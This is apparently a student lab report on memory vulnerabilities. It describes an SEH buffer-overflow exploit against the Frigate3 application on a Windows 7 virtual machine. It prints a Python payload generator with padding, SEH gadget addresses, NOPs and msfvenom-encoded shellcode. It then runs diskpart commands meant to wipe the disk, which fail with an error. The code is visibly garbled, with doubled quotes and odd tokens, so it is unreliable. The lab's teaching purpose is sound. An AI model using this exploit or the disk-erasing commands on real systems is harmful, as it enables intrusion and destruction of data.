


**Name: Shreyash Vinod Katare**


**Reg. No. : 18BCN7035**

**TOPIC : Working with memory vulnerabilities**

Opened the windows 7 on virtual machine and downloaded the vuln file  
and extracted it



Downloaded python 2.7 and unzipped the Vulln file



Running the exploit script 2 to generate the payload

```

exploit2.py - C:\Users\BUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk=""* 4112

nseeb=""\xeb\x29\x90\x90"

seeb=""\x49\x0C\x01\x40"

#40010C4B SB POP EBX
#40010C4C SD POP ESP
#40010C4D C3 RETH
#POP EBX, POP ESP, RETH | [rc160.bp1] (C:\Program Files\Frigate3\rc160.bp1)


nop=""\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed


buf = b""
buf += b"\x89\x2d\xdb\xcd\x91\x72\x24\x51\x57\x59\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x98\x50\x30\x41\x30\x41\x6b\x43"
buf += b"\x41\x51\x32\x43\x42\x42\x42\x42\x42\x42\x42\x42"
buf += b"\x59\x50\x30\x41\x42\x42\x42\x42\x42\x42\x42\x42"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58"
buf += b"\x55\x61\x6b\x70\x50\x44\x60\x4b\x30\x50\x47\x70"
buf += b"\x6b\x46\x32\x36\x60\x6a\x6b\x31\x42\x65\x44\x66"
buf += b"\x51\x32\x51\x30\x41\x46\x47\x42\x46\x46\x46\x44"
buf += b"\x71\x39\x6d\x4e\x40\x30\x60\x70\x61\x63\x40\x77"
buf += b"\x66\x40\x77\x50\x7a\x61\x61\x60\x46\x46\x46\x61"
buf += b"\x37\x58\x62\x6a\x52\x33\x62\x71\x47\x46\x4b\x43"
buf += b"\x44\x50\x40\x4b\x59\x7a\x57\x40\x4e\x4b\x50\x40"
buf += b"\x31\x43\x48\x59\x73\x58\x51\x51\x5a\x71\x44\x31"
buf += b"\x4e\x4b\x76\x39\x51\x70\x75\x51\x39\x4b\x4e\x4b"
buf += b"\x39\x58\x4b\x4a\x43\x71\x4a\x43\x79\x40\x4b\x37"
buf += b"\x40\x4b\x35\x51\x49\x56\x55\x61\x4b\x4f\x4e\x40"
buf += b"\x41\x46\x46\x46\x46\x71\x51\x4b\x77\x47\x58\x49"
buf += b"\x44\x35\x38\x76\x51\x33\x44\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x4b\x33"

```

Now execute the payload in the frigate. Go to Disk -> Find Computer and then paste the payload.



After execution the frigate application closes and the cmd opens



Now follow these commands to erase hdd.

- diskpart
- list disk
- select Disk 0
- clean

```
Administrator: C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: IEWIN7

DISKPART> list disk

   Disk ###  Status              Size       Free      Dyn  Gpt
   -----  -
   Disk 0    Online               40 GB        0 B          

DISKPART> select Disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> _
```